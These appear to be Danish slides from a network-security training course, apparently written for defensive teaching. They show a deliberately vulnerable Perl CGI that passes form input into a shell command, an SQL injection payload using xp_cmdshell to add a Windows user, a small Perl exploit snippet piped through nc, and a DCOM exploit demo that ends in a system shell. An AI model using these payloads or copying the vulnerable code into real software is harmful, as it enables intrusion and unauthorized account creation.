


Cain og Abel anbefales ofte istedet for I0phtcrack <http://www.oxid.it>

John the Ripper is a fast password cracker, currently available for many flavors of Unix (11 are officially supported, not counting different architectures), Windows, DOS, BeOS, and OpenVMS. Its primary purpose is to detect weak Unix passwords. Besides several crypt(3) password hash types most commonly found on various Unix flavors, supported out of the box are Kerberos AFS and Windows NT/2000/XP/2003 LM hashes, plus several more with contributed patches.

UNIX passwords kan knækkes med alec Muffets kendte Crack program eller eksempelvis John The Ripper <http://www.openwall.com/john/>

Demo: Cain og Abel



Cain og Abel

Problem:

Ønsker et simpelt CGI program, en web udgave af finger

Formål:

Vise oplysningerne om brugere på systemet

ASP

- server scripting, meget generelt - man kan alt

SQL

- databasesprog - meget kraftfuldt
- mange databasesystemer giver mulighed for specifik tildeling af privilegier "grant"

JAVA

- generelt programmeringssprog
- bytecode verifikation
- indbygget sandbox funktionalitet

Perl og andre generelle programmeringssprog

Pas på shell escapes!!!

Demo af et sårbart system - badfinger

Løsning:

- Kalde finger kommandoen
- et Perl script
- afvikles som CGI
- standard Apache HTTPD 1.3 server

```
print "Content-type: text/html\n\n<html>";
print "<body bgcolor=#666666 leftmargin=20 topmargin=20";
print "marginwidth=20 marginheight=20>";
print <<XX;
<h1>Bad finger command!</h1>
<HR COLOR=#000>
<form method="post" action="bad_finger.cgi">
Enter userid: <input type="text" size="40" name="command">
</form>
<HR COLOR=#000>
XX
if(&ReadForm(*input)) {
    print "<pre>\n";
    print "will execute:\n/usr/bin/finger $input{'command'}\n";
    print "<HR COLOR=#000>\n";
    print `/usr/bin/finger $input{'command'} `;
    print "<pre>\n";
}
```

validering af forms

validering på klient er godt

- godt for brugervenligheden, hurtigt feedback

validering på clientside gør intet for sikkerheden

serverside validering er nødvendigt

generelt er input validering det største problem!

Brug *Open Web Application Security Project* <http://www.owasp.org>

SQL Injection FAQ <http://www.sqlsecurity.com>:


```
Set myRecordset = myConnection.execute
("SELECT * FROM myTable
WHERE someText =' " & request.form("inputdata") & "'")
med input: ' exec master..xp_cmdshell 'net user test testpass /ADD' --
modtager og udfører serveren:
SELECT * FROM myTable
WHERE someText =' ' exec master..xp_cmdshell
'net user test testpass /ADD'--'
```

– er kommentar i SQL


Er SQL injection almindeligt?

Ja, meget almindeligt!

Prøv at søge med google



The Database Hacker's Handbook : Defending Database Servers David Litchfield, Chris Anley, John Heasman, Bill Grindlay, Wiley 2005 ISBN: 0764578014



The Web Application Hacker's Handbook: Discovering and Exploiting Security Flaws
Dafydd Stuttard, Marcus Pinto, Wiley 2007 ISBN: 978-0470170779

Also be sure to check out <http://www.owasp.org> and danish chapter

Man bliver hurtigt træt af at ændre forms på den måde

Istedet anvendes en masse proxyprogrammer

Nogle af de mest kendte er:

- Firefox extension tamper data
- Burp suite
- OWASP WebScarab
- Parox proxy

Husk hidden fields er ikke mere skjulte end "view source-knappen i browseren
serverside validering er nødvendigt

SQL injection er nemt at udføre og almindeligt

Cross-site scripting kan have uanede muligheder

Ajax og moderne applikationer skal også sikres ;-)

Brug listen fra `http://www.owasp.org`

Hvorfor afvikle applikationer med administrationsrettigheder - hvis der kun skal læses fra eksempelvis en database?

least privilege betyder at man afvikler kode med det mest restriktive sæt af privileger - kun lige nok til at opgaven kan udføres

Dette praktiseres ikke i webløsninger i Danmark - eller meget få steder

privilege escalation er når man på en eller anden vis opnår højere privileger på et system, eksempelvis som følge af fejl i programmer der afvikles med højere privilegier. Derfor HTTPD servere på UNIX afvikles som nobody - ingen specielle rettigheder. En angriber der kan afvikle vilkårlige kommandoer kan ofte finde en sårbarhed som kan udnyttes lokalt - få rettigheder = lille skade

Et buffer overflow er det der sker når man skriver flere data end der er afsat plads til i en buffer, et dataområde. Typisk vil programmet gå ned, men i visse tilfælde kan en angriber overskrive returadresser for funktionskald og overtage kontrollen.

Stack protection er et udtryk for de systemer der ved hjælp af operativsystemer, programbiblioteker og lign. beskytter stakken med returadresser og andre variable mod overskrivning gennem buffer overflows. StackGuard og ProPolice er nogle af de mest kendte.

exploit/exploitprogram er

- udnytter eller demonstrerer en sårbarhed
- rettet mod et specifikt system.
- kan være 5 linier eller flere sider
- Meget ofte Perl eller et C program

Eksempel:

```
#!/usr/bin/perl
# ./chars.pl | nc server 31337
print "abcdefghijkl";
print chr(237);
print chr(13);
print chr(220);
print chr(186);
print "\n";
```

Hackergruppe "Last Stage of Delirium" finder sårbarhed i RPC

Den 27. juni 2003 skrev LSD til Microsoft om fejlen

- Microsoft har frigivet rettelser i juli 2003.
- LSD har ry for at arbejde seriøst sammen med produkt-leverandørerne. De kommunikerer sårbarheder til leverandørerne og frigiver ikke "exploit-programmer" før leverandørerne har fået en fair chance til at løse deres problemer.
- Beskrivelse af sårbarheden kan findes hos Microsoft på:
<http://microsoft.com/technet/treeview/default.asp?url=/technet/security/bulletin/MS03-026.asp>


Kilder:

<http://www.securityfocus.com/news/6519>

<http://www.cert.org/advisories/CA-2003-16.html>

<http://lsd-pl.net/> - **detaljerede beskrivelser af exploits**

Demo: Exploit dcom.c



- To almindelige computere - et kabel erstatter Internet
- Windows er installeret på et system og ikke opdateret
- dcom.c exploit er hentet fra Internet og bruges næsten uændret
- Husk at selom dcom er gammel er der mange tilsvarende idag!

```
[hlk@fiona hlk]$ ./dcom 1 10.0.0.206
```

-
- Remote DCOM RPC Buffer Overflow Exploit
 - Original code by FlashSky and Benjurry
 - Rewritten by HDM <hdm [at] metasploit.com>
 - Using return address of 0x77e626ba
 - Dropping to System Shell...

```
Microsoft Windows XP [Version 5.1.2600]  
(C) Copyright 1985-2001 Microsoft Corp.
```

```
C:\WINDOWS\system32>exit
```

- find selv på kommandoer, fri adgang!!

```
- Read failure  
[hlk@fiona hlk]$
```

local vs. remote angiver om et exploit er rettet mod en sårbarhed lokalt på maskinen, eksempelvis opnå højere privilegier, eller beregnet til at udnytter sårbarheder over netværk

remote root exploit - den type man frygter mest, idet det er et exploit program der når det afvikles giver angriberen fuld kontrol, root user er administrator på UNIX, over netværket.

zero-day exploits dem som ikke offentliggøres - dem som hackere holder for sig selv. Dag 0 henviser til at ingen kender til dem før de offentliggøres og ofte er der umiddelbart ingen rettelser til de sårbarheder

Hvordan laves et buffer overflow?

Findes ved at prøve sig frem


- black box testing
- closed source
- reverse engineering

Ved Open source Findes de typisk ved at læse/analysere koden

- RATS
- flere andre

Virker typisk mod specifikke versioner

- Windows IIS 4.0 med service pack XX
- Red Hat Linux 7.3 default



Hvis man vil lære at lave buffer overflows og exploit programmer er følgende dokumenter et godt sted at starte

Smashing The Stack For Fun And Profit Aleph One

Writing Buffer Overflow Exploits with Perl - anno 2000

Dernæst kan man bevæge sig mod Windows exploits, integer overflows m.fl.

Følgende bog kan ligeledes anbefales: *The Shellcoder's Handbook : Discovering and Exploiting Security Holes* af Jack Koziol, David Litchfield, Dave Aitel, Chris Anley, Sinan "noir"Eren, Neel Mehta, Riley Hassell, John Wiley & Sons, 2004

NB: bogen er avanceret og således IKKE for begyndere!

Stack protection er mere almindeligt
- med i OpenBSD current fra 2. dec 2002

Buffer overflows er almindeligt kendte

- Selv OpenSSH har haft buffer overflows
- Stack protection prøver at modvirke/fjerne muligheden for buffer overflows. arbitrary code execution bliver til ude af drift for berørte services

Propolice

<http://www.openbsd.org>

<http://www.trl.ibm.com/projects/security/ssp/>

StackGuard

<http://www.immunix.org/stackguard.html>

Nyere versioner af Microsoft Windows, Mac OS X og Linux distributionerne inkluderer:

- Buffer overflow protection
- Stack protection, non-executable stack
- Heap protection, non-executable heap
- *Randomization of parameters* stack gap m.v.
- ...

Og hackere forsøger hele tiden at omgå det.

OpenBSD er nok nået længst og et godt eksempel

<http://www.openbsd.org/papers/>

Dan Farmer og Wietse Venema skrev i 1993 artiklen
Improving the Security of Your Site by Breaking Into it

Senere i 1995 udgav de så en softwarepakke med navnet SATAN *Security Administrator Tool for Analyzing Networks* Pakken vagte en del furore, idet man jo gav alle på internet mulighed for at hacke

We realize that SATAN is a two-edged sword - like many tools, it can be used for good and for evil purposes. We also realize that intruders (including wannabees) have much more capable (read intrusive) tools than offered with SATAN.

SATAN og ideerne med automatiseret scanning efter sårbarheder blev siden ført videre i programmer som Saint, SARA og idag findes mange hackerværktøjer og automatiserede scannere:

- Nessus, ISS scanner, Fyodor Nmap, Typhoon, ORAscan

Kilde: http://www.porcupine.org/satan/demo/docs/admin_guide_to_cracking.html

Hackerværktøjer - bruger I dem? - efter dette kursus gør I

portscannere kan afsløre huller i forsvaret

webtestværktøjer som crawler igennem et website og finder alle forms kan hjælpe

I vil kunne finde mange potentielle problemer proaktivt ved regelmæssig brug af disse værktøjer - også potentielle driftsproblemer

husk dog penetrationstest er ikke en sølvkugle

honeypots kan måske være med til at afsløre angreb og kompromitterede systemer hurtigere

[\[home \]](#)
[\[contents \]](#)
[\[platforms \]](#)
[\[shellcode \]](#)
[\[search \]](#)
[\[cracker \]](#)
[\[links \]](#)
[\[rss \]](#)
[\[archive \]](#)

MILWORM

[highlighted]

~::DATE	~::DESCRIPTION	~::HITS			~::AUTHOR
2009-03-05	Winamp <= 5.541 Skin Universal Buffer Overflow Exploit	3128	R	D	SkD
2009-02-26	Coppermine Photo Gallery <= 1.4.20 (BBCode IMG) Privilege Escalation	7338	R	D	StAkeR
2009-02-25	Apple MACOS X xnu <= 1228.x Local Kernel Memory Disclosure Exploit	4111	R	D	mu-b
2009-02-23	Adobe Acrobat Reader JBIG2 Local Buffer Overflow PoC #2 0day	17652	R	D	Guido Landl
2009-02-23	MLdonkey <= 2.9.7 HTTP DOUBLE SLASH Arbitrary File Disclosure Vuln	4225	R	D	Michael Peselnik
2009-02-23	Multiple PDF Readers JBIG2 Local Buffer Overflow PoC	7781	R	D	webDEVIL

[remote]

~::DATE	~::DESCRIPTION	~::HITS			~::AUTHOR
2009-03-05	SupportSoft DNA Editor Module (dnaedit.dll) Code Execution Exploit	1093	R	D X	Nine:Situations:Group
2009-03-04	Easy File Sharing Web Server 4.8 File Disclosure Vulnerability	1424	R	D	Stack
2009-03-04	EFS Easy Chat Server Authentication Request Buffer Overflow Exploit (pl)	969	R	D	Dr4sH
2009-03-04	MS Internet Explorer 7 Memory Corruption Exploit (MS09-002) (fast)	3965	R	D	Ahmed Obied
2009-03-03	EFS Easy Chat Server (XSRF) Change Admin Pass Vulnerability	1215	R	D	Stack
2009-03-03	Imera ImeraIEPlugin ActiveX Control Remote Code Execution Exploit	1020	R	D	Elazar

[local]

~::DATE	~::DESCRIPTION	~::HITS			~::AUTHOR
2009-03-05	Media Commands (m3u File) Universal SEH Overwrite Exploit	669	R	D	His0k4
2009-03-05	Media Commands .m3l File Local Buffer Overflow Exploit	621	R	D	Stack

<http://milw0rm.com/> - men ingen opdateringer



The screenshot shows the homepage of the Exploit Database. At the top, the word "EXPLOIT" is displayed in large, stylized letters, with "Database" written below it in a smaller font. To the right, it says "Currently Archiving 10343 Exploits". Below the header is a navigation bar with links: [home] [news] [remote] [local] [web] [dos] [shellcode] [papers] [search] [D] [submit] [rss]. The main content area features the title "The Exploit Database" followed by a description: "The ultimate archive of exploits and vulnerable software - A great resource for vulnerability researchers and security addicts alike. Our aim is to collect exploits from submittals and mailing lists and concentrate them in one, easy to navigate database." Below this, there are two lines of text: "We are running a general cleanup on the DB and have changed our submission policy - please **check it out** before submitting exploits to us." and "Due to recent DOS attacks, our application downloads are now captcha protected." The section "Remote Exploits" is highlighted with a large quote icon. Below it is a table listing recent exploits.

Date	D	A	V	Description	Plat.	Author
2010-01-27	D	A	✓	CamShot v1.2 SEH Overwrite Exploit	windows	tecnik
2010-01-25	D	-	✓	AOL 9.5 Phobos.Playlist 'Import()' Buffer Overflow Exploit (Meta)	windows	Trancer
2010-01-22	D	A	✓	IntelliTammer 2.07/2.08 (SEH) Remote Buffer Overflow	windows	loneferret
2010-01-21	D	-	✓	EFS Easy Chat server Universal BOF-SEH (Meta)	windows	FB1H2S
2010-01-20	D	-	✓	AOL 9.5 ActiveX Oday Exploit (heap spray)	windows	Dz_attacker
2010-01-19	D	-	✓	Pidgin MSN <= 2.6.4 File Download Vulnerability	multiple	Mathieu GASPARD
2010-01-18	D	A	✓	Exploit EFS Software Easy Chat Server v2.2	windows	John Babio

<http://www.exploit-db.com/>

What is it?

The Metasploit Framework is a development platform for creating security tools and exploits. The framework is used by network security professionals to perform penetration tests, system administrators to verify patch installations, product vendors to perform regression testing, and security researchers world-wide. The framework is written in the Ruby programming language and includes components written in C and assembler.

Idag findes der samlinger af exploits som milw0rm


Udviklingsværktøjerne til exploits er idag meget raffinerede!

<http://www.metasploit.com/>

<http://www.fastandeasyhacking.com/> Armitage GUI til Metasploit

<http://www.offensive-security.com/metasploit-unleashed/>

Husk altid de fundamentale principper indenfor sikkerhed



Brug alt hvad I kan overkomme:

- Firewalls: IPfilter, IPtables, OpenBSD PF
- Kryptografi
- Secure Shell - SSH
- betragt Telnet, Rlogin, Rsh, Rexec som døde!
- FTP bør kun bruges til anonym FTP
- Intrusion Detection - Snort
- Sudo
- Tripwire, mtree, MD5

Sikkerhedspolitikken er din "plan" for sikkerheden - og er med til at sikre niveauet er ens
Firewalls hjælper ikke mod alle trusler

Husk følgende:

- Husk: IT-sikkerhed er ikke kun netværkssikkerhed!
- God sikkerhed kommer fra langsigtede initiativer
- Hvad er informationssikkerhed?
- Data på elektronisk form
- Data på fysisk form
- Social engineering er måske overset - *The Art of Deception: Controlling the Human Element of Security* af Kevin D. Mitnick, William L. Simon, Steve Wozniak

Computer Forensics er reaktion på en hændelse

Informationssikkerhed er en proces

websites prøv at kigge både på officielle/kommercielle websites - men også indimellem på *de små gyder* på Internet

bøger der er en god liste over *MUST READ* sikkerhedsbøger på adressen

<http://sun.soci.niu.edu/~rslade/mnbksccd.htm>

artikler mange steder, men eksempelvis

<http://www.securityfocus.com>

mailinglister leverandør ejede lister og generelle - som bugtraq og full-disclosure

personer der findes personer på Internet som er værd at holde øje med. Eksempelvis: Bruce Schneiers nyhedsbrev crypto-gram

<http://www.counterpane.com/crypto-gram.html>

Twitter, RSS, anything :-)

Henrik Lund Kramshøj
hlk@solidonetworks.com

`http://www.solidonetworks.com`

I er altid velkomne til at sende spørgsmål på e-mail


Følgende kurser afholdes med mig som underviser

- IPv6 workshop - 2 dage
Introduktion til Internetprotokollerne og forberedelse til implementering i egne netværk.
- Wireless teknologier og sikkerhed workshop - 1-2 dage
En dag med fokus på netværksdesign og fornuftig implementation af trådløse netværk, samt integration med hjemmepc og virksomhedsnetværk.
- Hacker workshop 2 dage
Workshop med detaljeret gennemgang af hackermetoderne angreb over netværk, exploitprogrammer, portscanning, OpenVAS m.fl.
- Forensics workshop 2 dage
Med fokus på tilgængelige open source værktøjer gennemgås metoder og praksis af undersøgelse af diskimages og spor på computer systemer
- Moderne Firewalls og Internetsikkerhed 2 dage
Informere om trusler og aktivitet på Internet, samt give et bud på hvorledes en avanceret moderne firewall idag kunne konfigureres.


Se mere på <http://www.solidonetworks.com>



Network Security Tools : Writing, Hacking, and Modifying Security Tools Nitesh Dhanjani, Justin Clarke, O'Reilly 2005, ISBN: 0596007949



Mastering FreeBSD and OpenBSD Security Yanek Korff, Paco Hope, Bruce Potter, O'Reilly, 2005, ISBN: 0596006268



Hacker's Challenge : Test Your Incident Response Skills Using 20 Scenarios af Mike Schiffman McGraw-Hill Osborne Media; (October 18, 2001) ISBN: 0072193840

Hacker's Challenge II : Test Your Network Security and Forensics Skills af Mike Schiffman McGraw-Hill Osborne Media, 2003 ISBN: 0072226307


Bøgerne indeholder scenarier i første halvdel, og løsninger i anden halvdel - med fokus på relevante logfiler og sårbarheder



Network Security Assessment Know Your Network af Chris McNab, O'Reilly Marts 2004 ISBN: 0-596-00611-X

Bogen er anbefalelsesværdig

Der kan hentes kapitel 4 som PDF - *IP Network Scanning*



Counter Hack: A Step-by-Step Guide to Computer Attacks and Effective Defenses, Ed Skoudis, Prentice Hall PTR

Bogen er anbefalelsesværdig og er kommet i anden udgave
Minder mig om et universitetskursus i opbygningen

- Nmap - <http://www.nmap.org> portscanner med mere
- OpenVAS - <http://www.OpenVAS.org> automatiseret testværktøj
- Cain og Abel fra <http://oxid.it>
- Wireshark - <http://www.wireshark.org> avanceret netværkssniffer
- OpenBSD - <http://www.openbsd.org> operativsystem med fokus på sikkerhed
- <http://www.isecom.org/> - Open Source Security Testing Methodology Manual - gennemgang af elementer der bør indgå i en struktureret test
- Putty - <http://www.chiark.greenend.org.uk/~sgtatham/putty/download.html> terminal emulator med indbygget SSH
- <http://www.backtrack-linux.org> - Backtrack security collection - en boot CD med hacker-værktøjer

Anbefalede bøger:

- *Computer Forensics: Incident Response Essentials*, Warren G. Kruse II og Jay G. Heiser, Addison-Wesley, 2002.
- *Incident Response*, E. Eugene Schultz og Russel Shumway, New Riders, 2002
- *CISSP All-in-One Certification Exam Guide*, Shon Harris McGraw-Hill/Osborne, 2002
- *Network Intrusion Detection*, Stephen Northcutt og Judy Novak, New Riders, 2nd edition, 2001
- *Intrusion Signatures and Analysis*, Stephen Northcutt et al, New Riders, 2001
- *Practical UNIX and Internet Security*, Simson Garfinkel og Gene Spafford, 2nd edition
- *Firewalls and Internet Security*, Cheswick, Bellovin og Rubin, Addison-Wesley, 2nd edition, 2003
- *Hacking Exposed*, Scambray et al, 4th edition, Osborne, 2003 - tror der er en nyere
- *Building Open Source Network Security Tools*, Mike D. Schiffman, Wiley 2003
- *Gray Hat Hacking : The Ethical Hacker's Handbook* Shon Harris, Allen Harper, Chris Eagle, Jonathan Ness, Michael Lester, McGraw-Hill Osborne Media 2004, ISBN: 0072257091

(ISC)²SM

(CISSP)[®]

(SSCP)^{CM}

Approved marks of the International Information Systems Security Certification Consortium, Inc.

Primære website: <http://www.isc2.org>

Vigtigt link <http://www.cccure.org/>

Den kræver mindst 3 års erfaring indenfor et relevant fagområde

Multiple choice 6 timer 250 spørgsmål - kan tages i Danmark